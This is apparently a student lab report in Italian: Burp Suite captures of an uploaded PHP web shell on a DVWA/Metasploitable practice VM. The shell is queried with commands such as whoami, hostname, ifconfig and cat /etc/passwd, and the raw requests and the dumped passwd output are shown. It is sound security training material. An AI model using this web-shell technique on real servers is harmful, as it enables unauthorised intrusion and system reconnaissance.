
Response headers 6

Inspector

Notes

RISULTATO SU BROWSER

Il comando **ls ../../** restituisce il contenuto della directory di due gradi superiore a quella in cui ci troviamo.



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
13	http://192.168.32.105	GET	/dwa/vulnerabilities/upload/			200	4855	HTML		Damn Vulnerable Web Ap...			192.168.32.105		13:37:37 8 Jan...	8080
14	http://192.168.32.105	GET	/dwa/vulnerabilities/upload/			200	4855	HTML		Damn Vulnerable Web Ap...			192.168.32.105		13:37:45 8 Jan...	8080
15	http://192.168.32.105	POST	/dwa/vulnerabilities/upload/		✓	200	4921	HTML		Damn Vulnerable Web Ap...			192.168.32.105		13:38:05 8 Jan...	8080
16	http://192.168.32.105	GET	/dwa/hackable/uploads/shell.php?cmd=ls		✓	200	259	text	php				192.168.32.105		13:38:32 8 Jan...	8080
17	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php			200	412	HTML	php				192.168.32.105		13:38:58 8 Jan...	8080
18	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ls		✓	200	259	text	php				192.168.32.105		13:40:14 8 Jan...	8080
19	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ls%20../		✓	200	237	text	php				192.168.32.105		13:44:28 8 Jan...	8080
20	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ls%20../		✓	200	448	text	php				192.168.32.105		13:46:09 8 Jan...	8080
21	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=whoami		✓	200	231	text	php				192.168.32.105		13:47:23 8 Jan...	8080
22	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=hostname		✓	200	238	text	php				192.168.32.105		13:48:31 8 Jan...	8080
23	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ifconfig		✓	200	222	HTML	php				192.168.32.105		13:48:59 8 Jan...	8080
24	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=cat+/etc/passwd		✓	200	1806	script	php				192.168.32.105		13:51:11 8 Jan...	8080
25	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ifconfig		✓	200	222	HTML	php				192.168.32.105		13:52:44 8 Jan...	8080

Request

Pretty Raw Hex

In

```
1 GET /dwa/hackable/uploads/shell2.php?cmd=whoami HTTP/1.1
2 Host: 192.168.32.105
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/119.0.6045.159 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
  /signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=47baf6fea43b907736a4e5f390b78b72
9 Connection: close
10
11
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 08 Jan 2024 12:47:32 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_ssl/2.2.8 OpenSSL/0.9.8g
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Content-Length: 9
6 Connection: close
7 Content-Type: text/html
8
9 www-data
10
```

Inspector


Request attributes	2	▼
Request query parameters	1	▼
Request cookies	2	▼
Request headers	8	▼
Response headers	6	▼

Inspector

Notes

RISULTATO SU BROWSER

Il comando **whoami** restituisce il nome dell'utente corrente connesso al sistema.



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
13	http://192.168.32.105	GET	/dwa/vulnerabilities/upload/			200	4855	HTML		Damn Vulnerable Web Ap...			192.168.32.105		13:37:37 8 Jan...	8080
14	http://192.168.32.105	GET	/dwa/vulnerabilities/upload/			200	4855	HTML		Damn Vulnerable Web Ap...			192.168.32.105		13:37:45 8 Jan...	8080
15	http://192.168.32.105	POST	/dwa/vulnerabilities/upload/		✓	200	4921	HTML		Damn Vulnerable Web Ap...			192.168.32.105		13:38:05 8 Jan...	8080
16	http://192.168.32.105	GET	/dwa/hackable/uploads/shell.php?cmd=ls		✓	200	259	text	php				192.168.32.105		13:38:32 8 Jan...	8080
17	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php			200	412	HTML	php				192.168.32.105		13:38:58 8 Jan...	8080
18	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ls		✓	200	259	text	php				192.168.32.105		13:40:14 8 Jan...	8080
19	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ls%20../		✓	200	237	text	php				192.168.32.105		13:44:28 8 Jan...	8080
20	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ls%20../		✓	200	448	text	php				192.168.32.105		13:46:09 8 Jan...	8080
21	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=whoami		✓	200	231	text	php				192.168.32.105		13:47:23 8 Jan...	8080
22	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=hostname		✓	200	238	text	php				192.168.32.105		13:48:31 8 Jan...	8080
23	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ifconfig		✓	200	222	HTML	php				192.168.32.105		13:48:59 8 Jan...	8080
24	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=cat+/etc/passwd		✓	200	1806	script	php				192.168.32.105		13:51:11 8 Jan...	8080
25	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ifconfig		✓	200	222	HTML	php				192.168.32.105		13:52:44 8 Jan...	8080

Request

Pretty Raw Hex

```
1 GET /dwa/hackable/uploads/shell2.php?cmd=hostname HTTP/1.1
2 Host: 192.168.32.105
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/119.0.6045.159 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
  /signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=47baf6fea43b907736a4e5f390b78b72
9 Connection: close
10
11
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 08 Jan 2024 12:48:39 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_ssl/2.2.8 OpenSSL/0.9.8g
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Content-Length: 15
6 Connection: close
7 Content-Type: text/html
8
9 metasploitable
10
```


Inspector

Request attributes	2	▼
Request query parameters	1	▼
Request cookies	2	▼
Request headers	8	▼
Response headers	6	▼

Inspector Notes

RISULTATO SU BROWSER

Il comando **hostname**, se eseguito senza argomenti, mostra semplicemente il nome host dell'attuale macchina.



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
13	http://192.168.32.105	GET	/dwa/vulnerabilities/upload/			200	4655	HTML		Damn Vulnerable Web Ap...			192.168.32.105		13:37:37 8 Jan...	8080
14	http://192.168.32.105	GET	/dwa/vulnerabilities/upload/			200	4855	HTML		Damn Vulnerable Web Ap...			192.168.32.105		13:37:45 8 Jan...	8080
15	http://192.168.32.105	POST	/dwa/vulnerabilities/upload/		✓	200	4921	HTML		Damn Vulnerable Web Ap...			192.168.32.105		13:38:05 8 Jan...	8080
16	http://192.168.32.105	GET	/dwa/hackable/uploads/shell.php?cmd=ls		✓	200	259	text	php				192.168.32.105		13:38:32 8 Jan...	8080
17	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php			200	412	HTML	php				192.168.32.105		13:38:58 8 Jan...	8080
18	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ls		✓	200	259	text	php				192.168.32.105		13:40:14 8 Jan...	8080
19	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ls%20./		✓	200	237	text	php				192.168.32.105		13:44:28 8 Jan...	8080
20	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ls%20../		✓	200	448	text	php				192.168.32.105		13:46:09 8 Jan...	8080
21	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=whoami		✓	200	231	text	php				192.168.32.105		13:47:23 8 Jan...	8080
22	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=hostname		✓	200	238	text	php				192.168.32.105		13:48:31 8 Jan...	8080
23	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ifconfig		✓	200	222	HTML	php				192.168.32.105		13:48:59 8 Jan...	8080
24	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=cat+/etc/passwd		✓	200	1806	script	php				192.168.32.105		13:51:11 8 Jan...	8080
25	http://192.168.32.105	GET	/dwa/hackable/uploads/shell2.php?cmd=ifconfig		✓	200	222	HTML	php				192.168.32.105		13:52:44 8 Jan...	8080

Request

Pretty Raw Hex

```
1 GET /dwa/hackable/uploads/shell2.php?cmd=cat+/etc/passwd HTTP/1.1
2 Host: 192.168.32.105
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/119.0.6045.159 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application
  /signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=47baf6fea43b907736a4e5f390b78b72
9 Connection: close
10
11
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 08 Jan 2024 12:51:20 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_ssl/2.2.8 OpenSSL/0.9.8g
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Content-Length: 1581
6 Connection: close
7 Content-Type: text/html
8
9 root:x:0:0:root:/root:/bin/bash
10 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
11 bin:x:2:2:bin:/bin:/bin/sh
12 sys:x:3:3:sys:/dev:/bin/sh
13 sync:x:4:65534:sync:/bin:/bin/sync
14 games:x:5:60:games:/usr/games:/bin/sh
15 man:x:6:12:man:/var/cache/man:/bin/sh
16 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
17 mail:x:8:8:mail:/var/mail:/bin/sh
18 news:x:9:9:news:/var/spool/news:/bin/sh
19 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
20 proxy:x:13:13:proxy:/bin:/bin/sh
21 www-data:x:33:33:www-data:/var/www:/bin/sh
22 backup:x:34:34:backup:/var/backups:/bin/sh
23 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
24 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
25 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
26 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
27 libuuid:x:100:101::/var/lib/libuuid:/bin/sh
28 dhcp:x:101:102::/nonexistent:/bin/false
29 syslog:x:102:103::/home/syslog:/bin/false
30 klog:x:103:104::/home/klog:/bin/false
31 sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
32 msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
33 bind:x:105:113::/var/cache/bind:/bin/false
34 postfix:x:106:115::/var/spool/postfix:/bin/false
35 ftp:x:107:65534::/home/ftp:/bin/false
36 postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
37 mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
```

Inspector

Request attributes

2

Request query parameters

1

Request cookies

2

Request headers

8

Response headers


6

Inspector

Notes

RISULTATO SU BROWSER

Il comando **cat /etc/passwd** mostra il contenuto del file `/etc/passwd` nel sistema Linux. Questo file contiene informazioni sugli account degli utenti sul sistema.



The screenshot shows a web browser window with the address bar displaying `192.168.32.105/dvwa/hackable/uploads/shell2.php?cmd=cat+/etc/passwd`. The browser's address bar also shows "Not secure". The main content area of the browser displays the output of the `cat /etc/passwd` command, which lists system and user accounts in a standard Linux format (username:x:uid:gid:gecos:home:shell). The output is as follows:

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false postgres:x:108:117:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false distccd:x:111:65534::/bin/false user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
